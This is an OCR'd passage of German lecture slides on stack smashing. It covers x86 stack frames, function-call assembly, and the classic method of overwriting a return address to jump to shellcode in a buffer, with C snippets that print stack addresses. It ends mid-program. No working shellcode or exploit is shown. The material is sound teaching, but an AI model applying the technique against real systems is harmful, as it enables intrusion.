
`smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

Introduction


Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, etc. This paper attempts to explain what buffer overflows are, and how their exploits work.

Erläuterungen

- Aleph One, alias Elias Levy, veröffentlichte 1996 in Phrack Magazine „first high-quality, public, step-by-step introduction to stack buffer overflow vulnerabilities and their exploitation”
  - http://phrack.org/issues/49/14.html#article
  - „for fun and profit“ – beliebter Hacker meme
  - Zeigt, wie man durch Buffer Overflows auf dem Stack beliebigen Code ausführen kann
- Stack Overflow ist ähnlich wie Heap Overflow: allerdings steht auf dem Stack immer ein gefährlicher Wert (eine Art Funktionspointer)
- Betrachten hier historisches x86-System mit ausführbarem Stack
  - Funktioniert auf modernen Systemen nicht mehr (so einfach)


0xffff
Stack
Libraries
Heap
Daten
Code
0x00000
esp
ebp
Stackrahm f
Stackrahm g
Stackrahm h
ebp
ebp
ebp esp
f (2, 1, 3, 7)
local1
local2
local3
main
f
g
h

Virtueller Speicheraufbau eines Linux-Prozesses



Erläuterungen


- Stackrahmen: Anteil des Stacks für einen bestimmten Funktionsaufruf
  - Spezielles Prozessorregister: ebp
    - zeigt für jede Funktion auf den "Anfang" ihres jeweiligen Stack-Anteils
    - wird benutzt, um lokale Variablen anzusprechen
  - Spezielles Register: Stackpointer esp
    - zeigt immer auf das Ende des Stacks
- Beispiel:

```
void main() {  f( 2, 3, 4, 5 ); }
```


- Auf Assemblerebene wird dies übersetzt in

```
push $5
push $4
push $3
push $2
call f
```

- Reihenfolge der Argumente auf dem Stack is umgedreht
- Speichern der Rücksprungadresse ist Teil von `call`


0xffff
stack
f(arg1, ..., argn) {
local 1
local m
}
argn
arg 1
eip
ebp (alt)
local 1
local m
parameter
local vars
ebp

Stack bei Funktionsaufruf




Erläuterungen


- Die aufgerufene Funktion muss
  - den Zeiger auf den alten Stackrahmen (ebp) sichern (auf den Stack)
  - dem ebp wird das aktuelle Stackende zugewiesen (Neudefinition des ebp)
  - Stackpointer esp erniedrigen, damit Speicher für lokale Variablen allokieren
- Beispielassemblercode:

```
push %ebp
mov %esp,%ebp
sub $0x20,%esp
```

- Bei Rücksprung:
  - Stackpointer wird auf Rahmenzeiger gesetzt (Freigabe lokaler Variablen)
  - gesicherter Rahmenzeiger vom Stack wiederherstellen
  - Rücksprungadresse vom Stack wiederherstellen


shellcode
nop
nop
Parameter
exp
lokale Variablen
Shellcode

Vorgehensweise beim Stack Smashing



Erläuterungen

- Klassischer Stack Smashing Angriff:
  - Schreibe über das Ende eines lokalen Buffers hinaus
  - Versuche die Rücksprungadresse mit einem Zeiger auf eigenen Code zu überschreiben
  - Typisch: Zeiger auf Shellcode, der im lokalen Buffer selbst abgelegt wurde

Verwundbares Programm


```
void test(int i) {
  char buf[12];
}
int main() {
  test(12);
  exit(0);
}
```

Decodierung des Stacks „von Hand“

```
int main(); /* forward declaration */

void test(int i) {
  char buf[12];
  printf("&main = %p\n", &main);
  printf("&i = %p\n", &i);
  printf("&buf[0] = %p\n", buf);
}
int main() {
  test(12);
  exit(0);
}
```


Typische Ausgabe

```
&main = 0x8048488
&i = 0xbffff610
&buf[0] = 0xbffff5f0
```



Skizzenvorlage

```
&main = 0x8048488
&i = 0xbffff610
&buf[0] = 0xbffff5f0
```



Erläuterungen

- Typische Ausgabe:

```
&main = 0x8048488
&i = 0xbffff610
&buf[0] = 0xbffff5f0
```

- Suchen in der Umgebung dieser Adressen nach der Rücksprungadresse auf dem Stack
  - Rücksprungadresse muss eine Adresse kurz „hinter“ der Anfangsadresse von **`main()`** sein
  - Suchen also 4 Byte mit folgender Gestalt:
    - Erstes Byte ist **`0x8`**
    - Zweites Byte ist 0x4
    - Drittes Byte ist **`0x84`** oder **`0x85`**
- Beginnen mit der Ausgabe des Stacks bei 8 Bytes vor **`i`** bis 8 Bytes nach **`buf`**

Ausgabe des Stacks

```
char *j;
int main();
void test(int i) {
  char buf[12];
  printf("&main = %p\n", &main);
  printf("&i = %p\n", &i);
